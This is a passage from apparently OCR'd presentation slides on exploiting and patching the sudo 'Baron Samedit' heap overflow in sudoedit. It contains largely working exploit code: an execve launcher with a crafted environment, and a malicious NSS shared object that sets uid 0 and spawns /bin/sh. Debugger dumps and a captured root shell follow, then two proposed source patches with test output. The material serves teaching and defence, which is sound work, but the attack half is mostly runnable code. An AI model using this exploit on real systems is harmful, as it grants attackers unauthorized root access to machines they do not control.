    user_buff[USER_BUFF_SIZE - 1] = 0x00;

    strcpy(lc_var, LC_TIME);
    memset(lc_var + strlen(LC_TIME), 'B', LC_SIZE - strlen(LC_TIME));
    lc_var[LC_SIZE - 1] = 0x00;

    for (int i = 0; i < ENVP_SIZE - 0x0f; i++)
      envp[i] = "\\";

    envp[ENVP_SIZE - 0x0f] = "XXXXXXX/XXXXXX\\";

    for (int i = ENVP_SIZE - 0x0e; i < ENVP_SIZE - 3; i++)
      envp[i] = "\\";


    envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/false";
    envp[ENVP_SIZE - 2] = lc_var;
    envp[ENVP_SIZE - 1] = NULL;

    char *args[] =
    {
        "/usr/bin/sudoedit",
        "-A",
        "-s",
        user_buff,
        NULL
    };

    execve(args[0], args, envp);
}
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```
[...] // Needed includes

// gcc -shared -o XXXXXX.so.2 -fPIC XXXXXX.c

static void _init() __attribute__((constructor));

void _init(void){
    puts("[+] Shared object hijacked with
libnss_XXXXXXX/XXXXXX.so.2!");

    setuid(0);
    setgid(0);

    if (!getuid())
    {
      puts("[+] We are root!");
      system("/bin/sh 2>&1");
    }
    else
    {
      puts("[X] We are not root!");
      puts("[X] Exploit failed!");
    }
}
```

Exploitation

Named Service Switch


Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap



Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection

```
pwndbg> p *ni
$1 = (service_user *) 0x555555580ea0
pwndbg> p **ni
$2 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTIN
  library = 0x0,
  known = 0x0,
  name = 0x555555580ed0 "XXXXXXX/XXXXXX"
}
pwndbg> _
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection
- __nss_load_library() constructs malicious library name and load the object

```
[ REGISTERS ]
RAX  0x7fffffff8145 ← 0xfff700322e6f732e /* '.so.2' */
RBX  0x555555580ed0 ← 'XXXXXXX/XXXXXX'
RCX  0x322e
RDX  0x5050505050502f
RDI  0x7fffffff8130 ← 'libnss_XXXXXXX/XXXXXX.so.2'
RSI  0x00000003
R8   0x555555590f20 ← 0x0
R9   0x0
R10  0x55555557d010 ← 0x101010102030000
R11  0x7ffff7cd2c34 ← 0xfff21e3cfff21e2c
R12  0x555555590f30 → 0x555555580ed0 ← 'XXXXXXX/XXXXXX'
R13  0x7fffffff8150 → 0x555555580ec8 → 0x5555555886c0 → 0x555555590680 → 0x7ffff7cd8967 ← ...
R14  0x1b
R15  0x555555580ea0 ← 0x0
RBP  0x7fffffff81a0 → 0x7fffffff8200 ← 0x0
RSP  0x7fffffff8130 ← 'libnss_XXXXXXX/XXXXXX.so.2'
*RIP 0x7ffff7c71b99 (nss_load_library+297) ← call   0x7ffff7c8a190
[ DISASM ]
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection
- __nss_load_library() constructs malicious library name and load the object
- Malicious object executed
- Root shell obtained!

```
user@debian:~/sudo_exploit$ ./exploit
[+] Shared object hijacked with libnss_XXXXXXX/XXXXXX.so.2!
[+] We are root!
# id
uid=0(root) gid=0(root) groups=0(root),1000(user)
#
```

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Patch

Different approaches on how to defend

Patch

#1 Vulnerability Flow

#2 Vulnerability itself

#2.1 Check chars

#2.2 Strengthen condition

🩹 Two possible patching strategies

- Fixing code on how to reach the vulnerability
- Fixing the vulnerability itself

📊 Official patch - Fix vulnerability flow

- Make impossible to reach *set_cmnd()* without first going through *parse_args()*
- Two approaches:
  - Modify conditions for calling *parse_args()*
  - ✅ Prevent *sudoedit* to enter MODE_SHELL

Patch

Our patch - Fix vulnerability itself

1. Check number of copied characters
   - Need new variables
   - Need a post-processing
2. Strengthen the *if* statement
   - Only problem when **finish** with '\'
   - Check if *from[1]* is NULL
   - No new variable and post-processing

Patch

1 Check number of copied characters

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char** argv, char** envp){

    // Buffer where copy user input arguments with escaped characters
    char* user_args;

    // Copy the set of pointers for each command-line argument
    char** NewArgv= (char**) malloc((argc+1) * sizeof(char*));
    if(NewArgv == NULL){
        puts("Error 1");
        exit(0);
    }
    for(int i=0; i <= argc; i++)
        NewArgv[i]= argv[i];

    char *to, *from, **av;
    size_t size, n;

    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) +1;

    if (size == 0 || (user_args = (char*) malloc(size)) == NULL){
        puts("Error 2");
        exit(0);
    }

    int total_copied = 0;   // Added for the simulation

    for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
        int actual_copied = 0;  // Part of patch
        while (actual_copied < strlen(*av)) {  // Part of patch
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
            actual_copied++;    // Part of patch
        }
        *to++ = ' ';
        total_copied+= actual_copied +1;    // Added for the simulation
    }
    *--to = '\0';

    for(int i= 0; i< total_copied; i++)
        printf("user_args[%i]: %c\n", i, user_args[i]);
}
```

Patch

1 Check number of copied characters

```
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]: B
user_args[4]: B
user_args[5]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\\' 'BB\\'
user_args[0]: A
user_args[1]: A
user_args[2]: \
user_args[3]:
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: \
user_args[8]:
user_args[9]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]:
[07/06/22]seed@VM:.../sf_VM_Shared$
```

Patch

2 Strengthen the *if* statement

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char** argv, char** envp){

    // Buffer where copy user input arguments with escaped characters
    char* user_args;

    // Copy the set of pointers for each command-line argument
    char** NewArgv= (char**) malloc((argc+1) * sizeof(char*));
    if(NewArgv == NULL){
        puts("Error 1");
        exit(0);
    }
    for(int i=0; i <= argc; i++)
        NewArgv[i]= argv[i];

    char *to, *from, **av;
    size_t size, n;

    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;

    if (size == 0 || (user_args = (char*) malloc(size)) == NULL){
        puts("Error 2");
        exit(0);
    }

    int actual_copied= 0;

    for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
        while (*from) {
            if (from[0] == '\\' && !isspace((unsigned char)from[1]) &&
from[1] != '\0')
                from++;
            *to++ = *from++;
        actual_copied++;
        }
        *to++ = ' ';
    actual_copied++;
    }
    *--to = '\0';

    for(int i= 0; i< actual_copied; i++)
        printf("user_args[%i]: %c\n", i, user_args[i]);
}
```

Patch

2 Strengthen the *if* statement

```
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$
```

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Conclusions

Conclusions

Wrapping up

🔎 **We looked into:**

- Vulnerabilty and how to reach it
- Fuzzing and complications
- Exploit and then patch

🛡️ **Buffer Overflows are still a thing**

- Inevitable mistakes during developement
- Fuzzing and tests might not be enough

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Thank you for the attention